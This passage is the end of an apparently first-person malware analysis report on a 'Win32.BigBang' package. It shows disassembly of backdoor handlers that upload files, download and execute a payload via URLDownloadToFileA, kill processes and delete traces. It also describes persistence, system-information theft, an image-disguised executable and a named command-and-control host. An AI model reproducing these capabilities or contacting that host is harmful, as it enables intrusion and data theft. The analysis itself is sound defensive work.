00408857  8d8534f2ffff    lea    eax, [ebp-0xdcc {var_dd0}]
0040885d  50              push   eax {var_dd0}
0040885e  8d8d34f1ffff    lea    ecx, [ebp-0xecc {var_ed0}]
00408864  e8878a0000      call   sub_4112f0
00408869  8bf0            mov    esi, eax
0040886b  8d85d0f1ffff    lea    eax, [ebp-0xe30 {var_e34}]
00408871  3bc6            cmp    eax {var_e34}, esi
00408873  7442            je     0x4088b7
```

Fig 60. yeager for uploading a file to a given URL

```
00408ae4  c785a0f1ffff0f00…  mov     dword [ebp-0xe60 {var_e64}], 0xf
00408aee  c7859cf1ffff0000…  mov     dword [ebp-0xe64 {var_e68_2}], 0x0
00408af8  c6858cf1ffff00     mov     byte [ebp-0xe74 {var_e78}], 0x0
00408aff  8d8d88f1ffff       lea     ecx, [ebp-0xe78 {var_e7c}]
00408b05  c645fc7e           mov     byte [ebp-0x4 {var_8_1}], 0x7e
00408b09  e8226a0000         call    sub_40f530
00408b0e  8d8d88f1ffff       lea     ecx, [ebp-0xe78 {var_e7c}]
00408b14  e8575d0000         call    sub_40e870
00408b19  8d8d70efffff       lea     ecx, [ebp-0x1090 {var_1094}]
00408b1f  c645fc77           mov     byte [ebp-0x4 {var_8_1}], 0x77
00408b23  e818e9ffff         call    sub_407440
00408b28  683c005000         push    data_50003c  {"\GleesonArmstrong.txt"}
00408b2d  bae0345100         mov     edx, data_5134e0
00408b32  8d8decf1ffff       lea     ecx, [ebp-0xe14 {var_e18}]
00408b38  e833850000         call    sub_411070
00408b3d  83c404             add     esp, 0x4
00408b40  c645fc7f           mov     byte [ebp-0x4 {var_8_1}], 0x7f
00408b44  8d8df0f1ffff       lea     ecx, [ebp-0xe10 {var_e14}]
00408b4a  83bd04f2ffff10     cmp     dword [ebp-0xdfc {var_e00}], 0x10
00408b51  8d851cf2ffff       lea     eax, [ebp-0xde4 {var_de8}]
00408b57  6a00               push    0x0
00408b59  0f438df0f1ffff     cmovae  ecx {var_e14}, dword [ebp-0xe10 {var_e14}]
00408b60  83bd30f2ffff10     cmp     dword [ebp-0xdd0 {var_dd4}], 0x10
00408b67  6a00               push    0x0
00408b69  0f43851cf2ffff     cmovae  eax {var_de8}, dword [ebp-0xde4 {var_de8}]
00408b70  51                 push    ecx
00408b71  50                 push    eax
00408b72  6a00               push    0x0
00408b74  ff152c134e00       call    dword [URLDownloadToFileA@IAT]
00408b7a  85c0               test    eax, eax
00408b7c  786a               js      0x408be8
```

Fig 61. GleesonArmstrong for downloading a text file, changing its extension to .exe and executing it

```
00408eea  68e0345100        push    data_5134e0
00408eef  8d8d34f2ffff      lea     ecx, [ebp-0xdcc {var_dd0}]
00408ef5  e866140000        call    sub_40a360
00408efa  6888005000        push    0x500088  {"randall.file_name"}
00408eff  8d8d70efffff      lea     ecx, [ebp-0x1090 {var_1094}]
00408f05  c645fc95          mov     byte [ebp-0x4 {var_8_1}], 0x95
00408f09  e812120000        call    sub_40a120
00408f0e  8d8590efffff      lea     eax, [ebp-0x1070 {var_1074}]
00408f14  c6858ceffffff2e   mov     byte [ebp-0x1074 {var_1078_2}], 0x2e
00408f1b  50                push    eax {var_1074}
00408f1c  8d8d70efffff      lea     ecx, [ebp-0x1090 {var_1094}]
00408f22  e8294b0000        call    sub_40da50
00408f27  8d8570efffff      lea     eax, [ebp-0x1090 {var_1094}]
00408f2d  c645fc96          mov     byte [ebp-0x4 {var_8_1}], 0x96
00408f31  50                push    eax {var_1094}
00408f32  8d85b4f1ffff      lea     eax, [ebp-0xe4c {var_e50}]
00408f38  50                push    eax {var_e50}
00408f39  8d8d34f1ffff      lea     ecx, [ebp-0xecc {var_ed0}]
00408f3f  e8ac830000        call    sub_4112f0
00408f44  50                push    eax
00408f45  8d8d18f2ffff      lea     ecx, [ebp-0xde8 {var_dec}]
00408f4b  c645fc97          mov     byte [ebp-0x4 {var_8_1}], 0x97
```

Fig 62. randall for executing a file

```
0040910f  ffb59ceffffff        push    dword [ebp-0x1064 {var_1068}]
00409115  51                   push    ecx
00409116  68c8005000           push    0x5000c8  {"geillis"}
0040911b  8d8d70efffff         lea     ecx, [ebp-0x1090 {var_1094}]
00409121  e82a760000           call    sub_410750
00409126  8d8570efffff         lea     eax, [ebp-0x1090 {var_1094}]
0040912c  c645fc9d             mov     byte [ebp-0x4 {var_8_1}], 0x9d
00409130  50                   push    eax {var_1094}
00409131  8d8534f2ffff         lea     eax, [ebp-0xdcc {var_dd0}]
00409137  50                   push    eax {var_dd0}
00409138  8d8d34f1ffff         lea     ecx, [ebp-0xecc {var_ed0}]
0040913e  e8ad810000           call    sub_4112f0
00409143  50                   push    eax
00409144  8d8dd0f1ffff         lea     ecx, [ebp-0xe30 {var_e34}]
0040914a  e8c10d0000           call    sub_409f10
0040914f  8d8d34f2ffff         lea     ecx, [ebp-0xdcc {var_dd0}]
00409155  e8360d0000           call    sub_409e90
0040915a  8d8d70efffff         lea     ecx, [ebp-0x1090 {var_1094}]
00409160  c645fc26             mov     byte [ebp-0x4 {var_8_1}], 0x26
00409164  e8d7e2ffff           call    sub_407440
00409169  68d0d94f00           push    0x4fd9d0  {"true"}
0040916e  8d8dd0f1ffff         lea     ecx, [ebp-0xe30 {var_e34}]
00409174  e8270b0000           call    sub_409ca0
00409179  85c0                 test    eax, eax
0040917b  0f85c3000000         jne     0x409244
```

Fig 63. eren for deleting the file and associated configurations

```
00407d59  c7854cf2ffff0f00…  mov     dword [ebp-0xdb4 {var_db8_2}], 0xf
00407d63  c78548f2ffff0000…  mov     dword [ebp-0xdb8 {var_dbc_4}], 0x0
00407d6d  c68538f2ffff00     mov     byte [ebp-0xdc8 {var_dcc}], 0x0
00407d74  8d8d34f2ffff       lea     ecx, [ebp-0xdcc {var_dd0}]
00407d7a  c645fc23           mov     byte [ebp-0x4 {var_8_1}], 0x23
00407d7e  e8ad770000         call    sub_40f530
00407d83  8d8d34f2ffff       lea     ecx, [ebp-0xdcc {var_dd0}]
00407d89  e8e26a0000         call    sub_40e870
00407d8e  6808ff4f00         push    0x4fff08  {"arya_stark"}
00407d93  8d8d44efffff       lea     ecx, [ebp-0x10bc {var_10c0}]
00407d99  c645fc20           mov     byte [ebp-0x4 {var_8_1}], 0x20
00407d9d  e87e230000         call    sub_40a120
00407da2  8d8564efffff       lea     eax, [ebp-0x109c {var_10a0}]
00407da8  c68560efffff2e     mov     byte [ebp-0x10a0 {var_10a4_1}], 0x2e
00407daf  50                 push    eax {var_10a0}
00407db0  8d8d44efffff       lea     ecx, [ebp-0x10bc {var_10c0}]
00407db6  e8955c0000         call    sub_40da50
```

Fig 64. arya_stark for killing processes

- Apart from these features, it also creates a table called *vacuum_db* if it doesn't exist and fills it up with infected system information as deciphered from the strings shown below.

```
00506fc8  SELECT 'CREATE TABLE vacuum_db.' || substr(sql,14)   FROM sqlite_master WHERE type='table' AND name!='sqlite_sequence'   AND coalesce(rootpage,1)>0
00507060  SELECT 'CREATE INDEX vacuum_db.' || substr(sql,14)  FROM sqlite_master WHERE sql LIKE 'CREATE INDEX %'
005070c8  SELECT 'CREATE UNIQUE INDEX vacuum_db.' || substr(sql,21)   FROM sqlite_master WHERE sql LIKE 'CREATE UNIQUE INDEX %'
00507140  SELECT 'INSERT INTO vacuum_db.' || quote(name) || ' SELECT * FROM main.' || quote(name) || ';'FROM main.sqlite_master WHERE type = 'table' AND name!='sqlite_sequence'   AND coal
00507208  SELECT 'DELETE FROM vacuum_db.' || quote(name) || ';' FROM vacuum_db.sqlite_master WHERE name='sqlite_sequence'
00507280  SELECT 'INSERT INTO vacuum_db.' || quote(name) || ' SELECT * FROM main.' || quote(name) || ';' FROM vacuum_db.sqlite_master WHERE name=='sqlite_sequence';
00507320  INSERT INTO vacuum_db.sqlite_master   SELECT type, name, tbl_name, rootpage, sql    FROM main.sqlite_master   WHERE type='view' OR type='trigger'     OR (type='table' AND rootp
005073d8  CREATE VIRTUAL TABLE %T
005073f0  UPDATE %Q.%s SET type='table', name=%Q, tbl_name=%Q, rootpage=0, sql=%Q WHERE rowid=#%d
00507448  name='%q' AND type='table'
```

Fig 65. SQL statements

- Within this executable, exists some additional section as shown below, which store the image data, that is shown when this executable is executed, as it disguised as an image file with the icon of an image.

```
00509ae8  .CRT$XCC
00509afc  .CRT$XCL
00509b10  .CRT$XCU
00509b24  .CRT$XCZ
00509b38  .CRT$XIA
00509b4c  .CRT$XIAA
00509b60  .CRT$XIAC
00509b74  .CRT$XIC
00509b88  .CRT$XIZ
00509b9c  .CRT$XLA
00509bb0  .CRT$XLZ
00509bc4  .CRT$XPA
00509bd8  .CRT$XPX
00509bec  .CRT$XPXA
00509c00  .CRT$XPZ
00509c14  .CRT$XTA
00509c28  .CRT$XTZ
00509c3c  .rdata
00509c4c  .rdata$T
00509c60  .rdata$r
00509c74  .rdata$sxdata
00509c8c  .rdata$zETW0
00509ca4  .rdata$zETW1
00509cbc  .rdata$zETW2
00509cd4  .rdata$zETW9
00509cec  .rdata$zzzdbg
00509d04  .rtc$IAA
00509d18  .rtc$IZZ
00509d2c  .rtc$TAA
00509d40  .rtc$TZZ
00509d54  .xdata$x
00509d68  .idata$2
00509d7c  .idata$3
00509d90  .idata$4
00509da4  .idata$6
00509db8  .data
00509dc8  .data$r
00509dd8  .bss
00509de8  .tls
```

Fig 66. Sections containing Image Data




Fig 67. Opens the registry to gain information regarding antivirus product

- This concludes the static analysis of all the malicious files present as a part of the Win32.BigBang package. The next section deals with dynamic analysis of the files which was done by me after I was done entirely performing advanced static analysis, for confirming my review.




Fig 68. Confirmation that InterenetAssistant uses Task Scheduler to execute on every start-up




Fig 69. Information Gathering by Interenet Assistant.exe

- The previous image confirms three facts, the malware queries the system for the current logged in user and the computer name and saves it in a log file if unable to send to the server. Also, it copies itself to the ProgramData directory.




Fig 70. Mutexes not allowing other programs to query program data in memory or disk




Fig 71. Malware trying to connect to lindamullins.info to send information




Fig 72. Execution of PhoneProviders.exe (Face has intentionally been blurred by me)




Fig 73. Information Gathering by PhoneProviders.exe

- The previous image confirms three facts, PhoneProviders.exe is an executable trying to disguise itself as an image file. The image file when executed shows an image. Additionally, it even queries data and stores it in the me.txt file as it is unable to send it to the server.
- The log of PhoneProviders.exe trying to connect to the internet is shown on the next page.




Fig 74. PhoneProviders.exe trying to connect to server and POST information

This concludes my findings and the report.